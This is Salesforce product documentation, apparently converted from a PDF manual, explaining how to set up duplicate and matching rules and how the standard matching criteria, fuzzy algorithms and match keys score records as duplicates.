- All duplicate rules include a system-generated message (1) that tells the user how many possible duplicates were found. The number of possible duplicates includes only the records the user has access to, even if the duplicate rule's record-level security was set to *Bypass sharing rules*. (The *Bypass sharing rule* option tells the associated matching rule to compare all records, regardless of the user's access.) If the user doesn't have access to any of the records that are identified as possible duplicates, then this message just says there are duplicates detected and the number of duplicates isn't included. The list of possible duplicates displayed only includes records the user has access to.
- If your duplicate rule includes an alert, it will appear beneath the system-generated message (2).
- If your duplicate rule allows users to save a record even though it might be a possible duplicate, the **Save (Ignore Alert)** button is present (3). If your duplicate rule blocks users from saving a record that is a possible duplicate, the **Save** button is present but the record cannot be saved successfully until the user makes the necessary changes to the record so it's no longer flagged as a possible duplicate.
- The list of possible duplicates (4) includes only records the user has access to. The fields shown in the list include only fields the user has access to (up to the first 7 fields that were compared by the associated matching rule). A maximum of 5 records are displayed in this list, but if more than 5 duplicates are found, users can click **Show All >>** to see full list of records, up to 100. Records are listed in the order they were last modified. Users can go directly to one of the records in the list by clicking on its link.
- The highlighted fields (5) are the fields that were compared by the associated matching rule and determined to match.

Set Up Duplicate Management in Salesforce

Using Duplicate Management in your org requires two separate rules: a duplicate rule and a matching rule. The duplicate rule tells Salesforce what action to take when duplicates are identified. The matching rule defines how records are compared to one another to identify possible duplicates. If you like, adjust options for displaying duplicate records to users. You can generate reports of duplicate records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create or Edit Duplicate Rules

Use duplicate rules to define what happens when a user tries to save a duplicate record.

Create or Edit Custom Matching Rules

Use matching rules to determine how two records are compared and identified as duplicates.

Create Custom Report Types for Duplicate Record Reports

Use the Report action to fine-tune your duplicate rules. Duplicate record reports let you analyze the quality of your data and see how well your duplicate rules are working. Use the examples we provide to set up the appropriate custom report types.

Create or Edit Duplicate Rules

Use duplicate rules to define what happens when a user tries to save a duplicate record.

Watch a demo: Managing Duplicate Records in Salesforce with Duplicate Rules (Salesforce Classic)

In order for users to see the list of possible duplicates detected by the duplicate rule, they must have read access to the object defined in the rule.

1. From Setup, enter *Duplicate Rules* in the Quick Find box, then select **Duplicate Rules**.
2. To edit an existing rule, click the rule name, then click **Edit**. To create a new rule, click **New Rule** , then select the object you want the rule to apply to.
3. Enter the rule details, including the rule's name, description, and record-level security settings.
4. Select which action will occur when a user tries to save a duplicate record.

   If the action includes an alert to users, we'll provide default alert text that you can customize. Only the Allow action includes the report option.
5. In the Matching Rules section, first select the object that records will be compared with. Then select which matching rule will determine how records are identified as duplicates.

   The list includes all available matching rules for the selected object. If none of the matching rules in the list are what you want, select Create New Matching Rule.

   Tip: We recommend you use the standard matching rules because they've been carefully designed to return the best possible set of match candidates. Just be sure you've activated them.

   If, however, you decide to create a new matching rule, we recommend you first finish creating your duplicate rule. Then create and activate the new matching rule. When you come back to the duplicate rule, it will automatically have the newly created matching rule associated it, as long as it didn't already have an associated matching rule.
6. Make sure you've selected the field mapping for each matching rule, if needed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or delete duplicate rules:
- "Customize Application"

To activate and deactivate duplicate rules:
- "Customize Application"

To view duplicate rules:
- "View Setup and Configuration"

If the matching rule is comparing records from two different objects or uses custom fields:

- You'll need to decide how you want the fields from the first object to be compared to the fields from the second object. For example, you might map a custom field called `Work Email` to the standard `Email` field.
- Some data may be truncated prior to matching two text fields with different maximum lengths.

7. If you want your duplicate rule to run only if specific conditions are met, specify the conditions.

   For example, you could add a condition that tells the rule to run only if the record was entered by a user with a certain profile or role, or if the record includes a specific country or state.

8. Save the rule.
9. Activate the rule.

   For the activation to succeed, all associated matching rules must be active.

10. If you have more than one active duplicate rule for a particular object, you may want to adjust the order in which the rules are processed. You can reorder rules by clicking **Reorder** from any rule's detail page.

    Tip: If the first duplicate rule finds a match for a particular record, that record will not be evaluated by subsequent duplicate rules. Therefore, you should order your duplicate rule so that rules with the Block action are run before rules with the Allow action.

SEE ALSO:

Duplicate Rules

Matching Rules

Create or Edit Custom Matching Rules

Use matching rules to determine how two records are compared and identified as duplicates.

Watch a Demo (3:39)

1. From Setup, enter *`Matching Rules`* in the `Quick Find` box, then select **Matching Rules**.
2. If editing an existing matching rule, make sure the rule is inactive.
3. Click **New Rule** or **Edit** next to the existing rule you want to edit.
4. Select which object this matching rule will apply to.
5. Enter a name and description for the rule.
6. Enter the matching criteria.

   The matching criteria is where you define which fields to compare and how. To add additional fields (up to 10 total) click **Add Filter Logic...** and then **Add Row**.

7. If you need to adjust the matching equation, click **Add Filter Logic...**. Here you can, for example, manually change an AND expression to an OR expression.
8. Save the rule.
9. Activate the rule.

   The activation process may take some time, so we'll send you an email when the process is complete and your matching rule is ready to use.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or delete matching rules:
- "Customize Application"

To activate and deactivate matching rules:
- "Customize Application"

To view matching rules:
- "View Setup and Configuration"

After the matching rule is active, it's available to use with other Data.com Duplicate Management tools. For example, using a matching rule with a duplicate rule tells Salesforce to take certain actions when users try to save a record the matching rule has identified as a duplicate.

SEE ALSO:

Matching Rules

Matching Rule Reference

Create Custom Report Types for Duplicate Record Reports

Use the Report action to fine-tune your duplicate rules. Duplicate record reports let you analyze the quality of your data and see how well your duplicate rules are working. Use the examples we provide to set up the appropriate custom report types.

Only the following records appear in these reports.

- Records identified as duplicates by duplicate rules that include the report action.
- Records that were manually added to the Duplicate Record Set object.

1. Familiarize yourself with custom report types and the general steps for creating and maintaining them.
2. Create custom report types with the appropriate object relationships and configure them as necessary.

   Here are some examples of custom report types to get you started.

Report Type	Possible Use	A (Primary Object)	B	Other Steps
Account Duplicates	Create reports on the duplicate accounts that your duplicate rules detected.	Account	Duplicate Record Items	If you use person accounts and want to distinguish them from business accounts, add the `Is Person Account` field in the field layout properties for Account Duplicates.
Contact Duplicates	Create reports on the duplicate contacts that your duplicate rules detected.	Contact	Duplicate Record Items	
Lead Duplicates	Create reports on the duplicate leads that your	Lead	Duplicate Record Items	

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

Report Type	Possible Use	A (Primary Object)	B	Other Steps
	duplicate rules detected.			
All Duplicates	Create reports that show how well your duplicate rules are performing.	Duplicate Record Set	Duplicate Record Items	

3. Deploy the report types you want to make available to users.
4. Let users know that they can create reports using these custom report types.

SEE ALSO:

Duplicate Record Sets

Enable Person Accounts

Matching Rule Reference

Here's information on how matching rules work and how to use them.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard Matching Rules

We've provided several standard matching rules that you can use with Data.com Duplicate Management tools, such as duplicate rules. Each standard matching rule has been carefully designed to return the best possible set of match candidates for business accounts, person accounts, contacts, or leads. To use the standard person account matching rule, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup. Standard matching rules can't be edited, but you can create custom matching rules.

Matching Criteria for Matching Rules

Matching rules use criteria to determine how closely a field on a new or edited record matches the same field on an existing record, and, ultimately, whether the two records are duplicates. When you create a custom matching rule, you need to define certain criteria. For standard matching rules, the criteria are already defined for you.

Matching Methods Used with Matching Rules

The matching method is the part of the matching rule's matching criteria that determines how a specific field in one record is compared to the same field in another record. Each matching method is further defined by normalization criteria, match key definitions, matching algorithms, and other criteria.

Matching Algorithms Used with Matching Methods

The matching method and its corresponding matching algorithms are part of the matching rule's matching criteria. They help determine how a specific field in one record is compared to the same field in another record and whether the fields are considered matches.

Match Keys Used with Matching Rules

Match keys increase the effectiveness of matching rules. Review how match keys are used to create match key values for standard matching rules. By understanding match keys, you'll get a better sense of how duplicate detection works.

Normalization Criteria for Matching Rule Match Keys

As part of the process of creating match key values, matching rule field values are normalized. How a field value is normalized depends on several factors, including the matching method for that field, as specified in the matching rule. In addition, some commonly used fields, which are used in the standard matching rules, are specially normalized to optimize duplicate detection.

Matching Examples

Here are examples of matching rules in action to show how records are compared and evaluated as duplicates.

Standard Matching Rules

We've provided several standard matching rules that you can use with Data.com Duplicate Management tools, such as duplicate rules. Each standard matching rule has been carefully designed to return the best possible set of match candidates for business accounts, person accounts, contacts, or leads. To use the standard person account matching rule, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup. Standard matching rules can't be edited, but you can create custom matching rules.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Standard Account Matching Rule

Like all matching rules, the standard matching rule used for account records is made up of fields that are arranged into an equation. Each field contains matching criteria that the rule uses to determine how closely the field matches the same field in an existing record, and ultimately whether the record is a match.

Standard Person Account Matching Rule

The standard matching rule used for person account records is made up of fields arranged into an equation. Each field also contains matching criteria that the rule uses to determine how closely the field matches the same field in an existing record. Ultimately, the criteria determine whether the record is a match. To use person account matching rules, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup.

Standard Contact and Lead Matching Rule

Like all matching rules, the rule for contacts and leads includes fields arranged into an equation. Each field contains matching criteria that the rule uses to determine how closely a field in one record matches the same field in another record. Then, the matching rule determines whether the records match.

Standard Account Matching Rule

Like all matching rules, the standard matching rule used for account records is made up of fields that are arranged into an equation. Each field contains matching criteria that the rule uses to determine how closely the field matches the same field in an existing record, and ultimately whether the record is a match.

Matching Equation

Important: In order for the Standard Account Matching Rule to return matches accurately, the new or edited record must include a value in the Account Name and either the City or ZIP fields.

Rule Name	Matching Equation
Standard Account Matching Rule	(*Account Name* AND *Billing Street*) OR (*Account Name* AND *City*) OR (*Account Name* AND *ZIP*)

Rule Name	Matching Equation
	OR (*Account Name* AND *Phone*) OR (*Website* AND *Phone*) OR (*Website* AND *Billing Street*)

Matching Criteria

For a definition of each matching criterion, see Matching Criteria for Matching Rules on page 740.

Field	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
Account Name	Acronym Edit Distance Exact	Maximum	70	Don't match	Removes words such as Inc and Corp before comparing fields. Also, company names are normalized. For example, 1st National Bank is normalized to First National Bank.
Phone	Exact	Weighted Average	80	Don't match on all sections expect Area Code, which ignores blank fields	Phone numbers are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to come up with 1 score for the field. This process works best with North American data. • International code (Exact, 10% of field's match score) • Area code (Exact, 50% of field's match score) • Next 3 digits (Exact, 30% of field's match score • Last 4 digits (Exact, 10% of field's match score) For example, suppose that these two phone numbers are being compared: 1-415-555-1234 and 1-415-555-5678. All sections match exactly *except* the last 4 digits, so the field has a match score of 90, which is considered a match because it exceeds the threshold of 80.
Billing Street	Edit Distance Exact	Weighted Average	80	Don't match	Addresses are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to come up with 1 score for the field. This process works best with North American data. • Street Number (Exact, 20% of field's match score) • Street Name (Edit Distance, 50% of field's match score) • Street Suffix (Exact, 15% of field's match score) • Suite Number (Exact, 15% of field's match score) For example, suppose that these two billing streets are being compared: 123 Market Street, Suite 100 and 123 Market Drive, Suite 300.

Field	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
					Because only the street number and street name match, the field has a match score of 70, which is not considered a match because it's less than the threshold of 80.
`ZIP`	Exact	Weighted Average	80	Don't match	ZIP codes are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to come up with 1 score for the field. • First 5 digits (Exact, 90% of field's match score) • Next 4 digits(Exact, 10% of field's match score) For example, suppose these 2 ZIP codes are being compared: 94104-1001 and 94104. Because only the first 5 digits match, the field has a match score of 90, which is considered a match because it exceeds the threshold of 80.
`City`	Edit Distance Exact	Maximum	85	Don't match	
`Website`	Exact	Maximum	100	Don't match	The prefix "http://" is appended to the website domain. For example, a field value `www.salesforce.com` becomes `http://www.salesforce.com` for matching purposes. Matching for an account record that has a website without the "http://" prefix identifies the record as a duplicate.

SEE ALSO:

Matching Rule Reference

Standard Person Account Matching Rule

The standard matching rule used for person account records is made up of fields arranged into an equation. Each field also contains matching criteria that the rule uses to determine how closely the field matches the same field in an existing record. Ultimately, the criteria determine whether the record is a match. To use person account matching rules, enable person accounts, and then activate the standard person account matching and duplicate rules in Setup.

Matching Equation

Rule Name	Matching Equation
Standard Person Account Matching Rule Note: Threshold for first three equations is 85; for fourth equation, threshold is 75.	(*`First Name`* AND *`Last Name`* AND *`Email`*) OR (*`First Name`* AND *`Last Name`* AND *`Mailing Street`* AND (*`City`* OR *`ZIP`*)) OR (*`First Name`* AND *`Last Name`* AND *`Phone`*)

Rule Name	Matching Equation
	OR (*First Name* AND *Last Name* AND *Phone* AND (*City* OR *ZIP*) AND *Mailing Street* AND *Phone*)

Matching Criteria

For a definition of each matching criteria, see Matching Criteria for Matching Rules on page 740.

Fields on Contacts	Fields on Leads	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
First Name	First Name	Exact Initials Jaro-Winkler Distance Metaphone 3 Name Variant	Maximum	85 and 75	Don't match (Ignores blank fields when Email is included in field grouping)	If record contains a value for both the `First Name` and `Last Name` fields, those values are transposed to account for possible data entry mistakes. For example, if the first name is *George* and the last name is *Michael*, the matching rule also evaluates the first name as *Michael* and the last name as *George*.
Last Name	Last Name	Exact Keyboard Distance Metaphone 3	Maximum	90 and 75	Don't match (Ignores blank fields when Email is included in field grouping)	If record contains a value for both the `First Name` and `Last Name` fields, those values are transposed to account for possible data entry mistakes. For example, if the first name is *George* and the last name is *Michael*, the matching rule also evaluates the first name as *Michael* and the last name as *George*.
Title	Title	Acronym Exact Kullback-Liebler Distance	Maximum	50	Don't match	
Account Name	Company	Acronym Edit Distance Exact	Maximum	70	Don't match	
Email	Email	Exact	Maximum	100	Don't match	
Phone	Phone	Exact	Weighted Average	80	Don't match on all sections expect Area Code, which	Phone numbers are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to determine a single score for the field. This process works best with North American data.

Fields on Contacts	Fields on Leads	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
					ignores blank fields	• International code (Exact, 10% of field's match score) • Area code (Exact, 50% of field's match score) • Next 3 digits (Exact, 30% of field's match score • Last 4 digits (Exact, 10% of field's match score) For example, suppose that these two phone numbers are being compared: `1-415-555-1234` and `1-415-555-5678`. All sections match exactly *except* the last 4 digits. The field has a match score of 90, which is considered a match because it exceeds the threshold of 80.
Mailing Street	Street	Edit Distance Exact	Weighted Average`	80	Don't match	Addresses are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to determine a single score for the field. This process works best with North American data. • Street Name (Edit Distance, 50% of field's match score) • Street Number (Exact, 20% of field's match score) • Street Suffix (Exact, 15% of field's match score) • Suite Number (Exact, 15% of field's match score) For example, suppose that these two addresses are being compared: `123 Market Street, Suite 100` and `123 Market Drive, Suite 300`. Only the street number and street name match. The field has a match score of 70, which is not considered a match because it's less than the threshold of 80.
Mailing ZIP/Postal Code	ZIP/Postal Code	Exact	Weighted Average	80		ZIP codes are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to determine a single score for the field. • First 5 digits (Exact, 90% of field's match score)

Fields on Contacts	Fields on Leads	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
						• Next 4 digits (Exact, 10% of field's match score)
Mailing City	City	Edit Distance Exact	Maximum	85	Don't match	

SEE ALSO:

Enable Person Accounts

Standard Contact and Lead Matching Rule

Like all matching rules, the rule for contacts and leads includes fields arranged into an equation. Each field contains matching criteria that the rule uses to determine how closely a field in one record matches the same field in another record. Then, the matching rule determines whether the records match.

Matching Equation

Rule Name	Matching Equation
Standard Contact Matching Rule Standard Lead Matching Rule	(*First Name* AND *Last Name* AND *Title* AND *Company Name*) OR (*First Name* AND *Last Name* AND *Email*) OR (*First Name* AND *Last Name* AND *Phone* AND *Company Name*) OR (*First Name* AND *Last Name* AND *Mailing Street* AND (*City* OR *ZIP* OR *Phone*) OR (*First Name* AND *Last Name* AND *Mailing Street* AND *Title*) OR (*First Name* AND *Last Name* AND *Title* AND *Email*) OR (*First Name* AND *Last Name* AND *Phone*)

Matching Criteria

For a definition of each matching criteria, see Matching Criteria for Matching Rules on page 740.

Fields on Contacts	Fields on Leads	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
First Name	First Name	Exact Initials Jaro-Winkler Distance Metaphone 3 Name Variant	Maximum	85	Don't match (Ignores blank fields when Email is included in field grouping)	If record contains a value for the `First Name` and `Last Name` fields, those values are transposed to account for possible data entry mistakes. For example, if the first name is *`Felix`* and the last name is *`Michael`*, the matching rule also evaluates the first name as *`Michael`* and the last name as *`Felix`*.
Last Name	Last Name	Exact Keyboard Distance Metaphone 3	Maximum	90	Don't match (Ignores blank fields when Email is included in field grouping)	If record contains a value for the `First Name` and `Last Name` fields, those values are transposed to account for possible data entry mistakes. For example, if the first name is *`Felix`* and the last name is *`Michael`*, the matching rule also evaluates the first name as *`Michael`* and the last name as *`Felix`*.
Title	Title	Acronym Exact Kullback-Liebler Distance	Maximum	50	Don't match	
Account Name	Company	Acronym Edit Distance Exact	Maximum	70	Don't match	
Email	Email	Exact	Maximum	100	Don't match	
Phone	Phone	Exact	Weighted Average	80	Don't match on all sections expect Area Code, which ignores blank fields	Phone numbers are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to determine a score for the field. This process works best with North American data. • International code (Exact, 10% of field's match score) • Area code (Exact, 50% of field's match score) • Next 3 digits (Exact, 30% of field's match score • Last 4 digits (Exact, 10% of field's match score) For example, suppose that these phone numbers are being compared: *`1-415-555-1234`* and *`1-415-555-5678`*.

Fields on Contacts	Fields on Leads	Matching Algorithms	Scoring Method	Threshold	Blank Fields	Special Handling
						All sections match exactly *except* the last 4 digits. The field has a match score of 90, which is considered a match because it exceeds the threshold of 80.
Mailing Street	Street	Edit Distance Exact	Weighted Average`	80	Don't match	Addresses are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to determine a score for the field. This process works best with North American data. • Street Name (Edit Distance, 50% of field's match score) • Street Number (Exact, 20% of field's match score) • Street Suffix (Exact, 15% of field's match score) • Suite Number (Exact, 15% of field's match score) For example, suppose that these addresses are being compared: `123 Market Street, Suite 100` and `123 Market Drive, Suite 300`. The street number and street name match. The field has a match score of 70, which is not considered a match because it's less than the threshold of 80.
Mailing ZIP/Postal Code	ZIP/Postal Code	Exact	Weighted Average	80	Don't match	ZIP codes are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to determine a score for the field. • First 5 digits (Exact, 90% of field's match score) • Next 4 digits (Exact, 10% of field's match score)
Mailing City	City	Edit Distance Exact	Maximum	85	Don't match	

SEE ALSO:

Matching Rule Reference

Matching Criteria for Matching Rules

Matching rules use criteria to determine how closely a field on a new or edited record matches the same field on an existing record, and, ultimately, whether the two records are duplicates. When you create a custom matching rule, you need to define certain criteria. For standard matching rules, the criteria are already defined for you.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Criterion	Definition	Automatically Defined for Custom Matching Rules
Field	Indicates which field to compare. When selecting fields, keep in mind that: • The available fields depend on which object the matching rule applies to and include both standard and custom fields. • The supported input field types are email, lookup relationship, master-detail relationship, number, phone, standard picklists, custom picklists (single-select only), text, and URL. • An auto-numbered lookup relationship field cannot be used in a matching rule. • If you enable `State` and `Country` picklists for your organization, we recommend using **State/Province Code** and **Country Code** in your matching rules. These fields yield better duplicate detection results than the state and country text fields.	
Matching Method	Defines the method for how the fields are compared. We've provided an exact matching method that can be used for almost any field, including custom fields. A fuzzy matching method is available for commonly used standard fields. Each matching method is further defined by normalization and match key definitions, matching algorithms, and other criteria. For more information about matching methods, see Matching Methods Used with Matching Rules on page 742.	
Match Blank Fields	Specifies how blank fields affect whether the 2 fields being compared are considered matches. If you select the `Match Blank Fields` checkbox for any field, and that field is blank in *both* records being compared, the fields are considered matches. If, however, you select the `Match Blank Fields` checkbox for any field, and that field is blank in *only one* of the records being compared, the fields are not considered matches. If you don't select the `Match Blank Fields` checkbox for any field, and that field is blank in *both* records being compared, the fields are *not* considered matches.	

Criterion	Definition	Automatically Defined for Custom Matching Rules
Match Key	A formula that allows the matching rule to quickly return a list of possible duplicates. Once a matching rule is activated, match keys are used to generate match key values for all records. When a matching rule runs, it compares the match key values of the saved record with existing records. If the saved record has the same match key value as an existing record, it's a potential duplicate and evaluated further. If the saved record has a unique match key value, it's not considered a duplicate. This process improves the speed and performance of duplicate detection. For more information about match keys, including examples, see Match Keys Used with Matching Rules on page 746.	✅
Matching Algorithm	Defines the logic that determines whether 2 fields match. For the Exact matching method, the Exact matching algorithm is automatically used. For the Fuzzy matching method, various fuzzy matching algorithms can be used. Each matching algorithm used is automatically given a match score based on how closely it's able to match the two fields. For example, if you select Exact matching and the two fields match, the match score is 100. If the 2 fields don't match, the match score is 0. For more information about matching algorithms, see Matching Algorithms Used with Matching Methods on page 744.	✅
Scoring Method	Determines how the matching algorithms' match scores are calculated to come up with one match score for the field. Each matching algorithm used is automatically given a match score based on how closely it's able to match the two fields. Scoring method is used only by the standard matching rules. `Average`: Uses the average match score. `Maximum`: Uses the highest match score. `Minimum:` Uses the lowest match score. `Weighted Average` Uses the weight of each matching method to determine the average match score.	✅
Threshold	Determines the minimum match score needed for the field to be considered a match. The field is automatically given a match score based on how closely it matches the same field in an existing record.	✅

SEE ALSO:

Matching Rule Reference
Considerations for Using Duplicate Management

Matching Methods Used with Matching Rules

The matching method is the part of the matching rule's matching criteria that determines how a specific field in one record is compared to the same field in another record. Each matching method is further defined by normalization criteria, match key definitions, matching algorithms, and other criteria.

The *Exact* matching method looks for strings that match a pattern exactly. If you're using international data, we recommend you use the Exact matching method with your matching rules. We've provided an exact matching method that can be used for almost any field, including custom fields.

The *Fuzzy* matching methods look for strings that match a pattern approximately. A fuzzy matching method is available for commonly used standard fields on accounts, contacts, and leads.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Matching Method	Matching Algorithms	Scoring Method	Threshold	Special Handling
Exact	Exact			
Fuzzy: First Name	Exact Initials Jaro-Winkler Name Variant	Maximum	85	The `Middle Name` field, if used in your matching rule, is compared by the Fuzzy: First Name matching method.
Fuzzy: Last Name	Exact Keyboard Distance Metaphone 3	Maximum	90	
Fuzzy: Company Name	Acronym Exact Syllable Alignment	Maximum	70	Removes words such as `Inc` and `Corp` before comparing fields. Also, company names are normalized. For example, `IBM` is normalized to `International Business Machines`.
Fuzzy: Phone	Exact	Weighted Average	80	Phone numbers are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to come up with one score for the field. This process works best with North American data. • International code (Exact, 10% of field's match score) • Area code (Exact, 50% of field's match score)

Matching Method	Matching Algorithms	Scoring Method	Threshold	Special Handling
				• Next 3 digits (Exact, 30% of field's match score • Last 4 digits (Exact, 10% of field's match score) For example, suppose these two phone numbers are being compared: `1-415-555-1234` and `1-415-555-5678`. All sections match exactly *except* the last 4 digits, so the field has a match score of 90, which is considered a match because it exceeds the threshold of 80.
Fuzzy: City	Edit Distance Exact	Maximum	85	
Fuzzy: Street	Exact	Weighted Average	80	Addresses are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to come up with one score for the field. This process works best with North American data. • Street Name (Edit Distance, 50% of field's match score) • Street Number (Exact, 20% of field's match score) • Street Suffix (Exact, 15% of field's match score) • Suite Number (Exact, 15% of field's match score) For example, suppose these two billing streets are being compared: `123 Market Street, Suite 100` and `123 Market Drive, Suite 300`. Because only the street number and street name match, the field has a match score of 70, which is not considered a match because it's less than the threshold of 80.
Fuzzy: ZIP	Exact	Weighted Average	80	ZIP codes are broken into sections and compared by those sections. Each section has its own matching method and match score. The section scores are weighted to come up with one score for the field.

Matching Method	Matching Algorithms	Scoring Method	Threshold	Special Handling
				• First 5 digits (Exact, 90% of field's match score) • Next 4 digits(Exact, 10% of field's match score) For example, suppose these two ZIP codes are being compared: `94104-1001` and `94104`. Because only the first 5 digits match, the field has a match score of 90, which is considered a match because it exceeds the threshold of 80.
Fuzzy: Title	Acronym Exact Kullback-Liebler Distance	Maximum	50	

SEE ALSO:

Matching Criteria for Matching Rules

Matching Algorithms Used with Matching Methods

Matching Algorithms Used with Matching Methods

The matching method and its corresponding matching algorithms are part of the matching rule's matching criteria. They help determine how a specific field in one record is compared to the same field in another record and whether the fields are considered matches.

We've provided an exact matching method and a variety of fuzzy matching methods. If the exact matching method is selected, then the exact matching algorithm is automatically used to compare the fields. If one of the fuzzy matching method is selected, then a variety of fuzzy matching algorithms is used to compare the fields. A field can be compared using more than one matching algorithm, and a matching score is given to each matching algorithm based on how closely it's able to match the fields. The fields being compared by the matching algorithms are *not* case sensitive.

For more information about the matching methods, see Matching Methods Used with Matching Rules on page 742.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Matching Algorithms Available with Exact Matching Method

Matching Algorithm	Description
Exact	Determines whether two strings are the same. For example, salesforce.com and Salesforce are not considered a match because they're not exactly the same, and return a match score of 0.

Matching Algorithms Available with Fuzzy Matching Methods

Matching Algorithm	Description
Acronym	Determines whether a business name matches its acronym. For example, Advanced Micro Devices and its acronym AMD are considered a match and return a match score of 100.
Edit Distance	Determines the similarity between two strings based on the number of deletions, insertions, and character replacements needed to transform one string into the other. For example, VP Sales matches VP of Sales with match score of 73.
Initials	Determines the similarity of two sets of initials in personal names. For example, the first name Jonathan and its initial J match and return a match score of 100.
Jaro-Winkler Distance	Determines the similarity between two strings based on the number of character replacements needed to transform one string into the other. This method is best for short strings, such as personal names. For example, Johnny matches Johny with a match score of 97.
Keyboard Distance	Determines the similarity between two strings based on the number of deletions, insertions, and character replacements needed to transform one string into the other, weighted by the position of the keys on the keyboard.
Kullback Liebler Distance	Determines the similarity between two strings based on the percentage of words in common. For example Director of Engineering matches Engineering Director with a match score of 65.
Metaphone 3	Determines the similarity between two strings based on their sounds. This algorithm attempts to account for the irregularities among languages and works well for first and last names. For example, Joseph matches Josef with a match score of 100.
Name Variant	Determines whether two names are variation of each other. For example, Bob is a variation of Robert and returns a match score of 100. Bob is not a variation of Bill and returns a match score of 0.
Syllable Alignment	Determines the similarity between two strings based on their sounds. First, the character strings are converted into syllables strings. Then the syllable strings are also compared and scored using the Edit Distance algorithm. This matching algorithm works well for company names. For example, Syllable Alignment gives Department of Energy and Department of Labor have a relatively low match score of 59 because the syllable sequences of these two company names differ more than their character sequences (“energy” sounds very different than “labor”). Edit Distance gives the two strings a score of 74. Therefore, Syllable Alignment works better because the two strings should not be considered a match.

SEE ALSO:

- Matching Rule Reference
- Matching Methods Used with Matching Rules

Match Keys Used with Matching Rules

Match keys increase the effectiveness of matching rules. Review how match keys are used to create match key values for standard matching rules. By understanding match keys, you'll get a better sense of how duplicate detection works.

A *match key* is a formula that allows a matching rule to quickly return a list of possible duplicates.

Once a matching rule is activated, match keys are used to create match key values for all records. When a matching rule runs, it compares the match key values of the saved record and existing records. If the saved record has the same match key value as an existing record, it's a potential duplicate and evaluated further. If the saved record has a unique match key value, it's not considered a duplicate. On rare occasions, the use of match keys causes duplicates to be missed. It almost never happens, and we're pretty sad when it does. Fortunately, the performance benefits of using match keys greatly outweighs the drawbacks.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


How Match Keys and Match Key Values Are Created

1. The matching rule equation (that is, the arrangement of fields) is rewritten into a standardized format that translates OR statements into AND statements.
2. Values for fields in the matching rule are normalized.
3. A match key is created using the field combinations specified in the standardized field format. Matching rules can have multiple match keys. For standard matching rules or custom rules with standard field combinations, pre-defined match keys are used.
4. The match key is used to combine normalized field values for each record. And, voila, glorious match key values are born!

Note: We currently don't create match keys for the `Title` and `Address` fields. Therefore, if those fields are included in your matching rule, they won't generate match keys.

Match Key Notation

The common match key notation shows which fields and which characters in those fields are used in the match key.



- The field used in the match key (1)
- Number of words (or tokens) in the field value to include in match key (2). If no number is present, then all words are included.
- Number of characters per word to include in the match key (3). If no number is present, then all characters are included.
- Additional field used in the match key (4)

Note: Each custom matching rule can have a maximum of 10 match keys; you're prevented from saving a matching rule that would require more.

Pre-Defined Match Keys for Standard Matching Rules

Standard matching rules use pre-defined match keys.

Match Key Notation	Objects Applied To	Match Key Value Examples
Company (2,6) City (_, 6)	Account	Account: Orange Sporting Company = orangesporti City: San Francisco = sanfra Key: orangesportisanfra
Company (2,6) ZIP (1,3)	Account	Account Name: salesforce.com = salesf ZIP: 94105-5188 = 941 Key: salesf941
Email	Contact Lead	Email: john_doe@us.ibm.com = johndoe@ibm.com Key: johndoe@ibm.com
First_Name (1,1) Last_Name Email	Contact Lead	First Name: John = j Last: Doe = doe = t (with double metaphone applied) Email: john_doe@us.salesforce.com = johndoe@salesforce.com Key: jt@salesforce.com
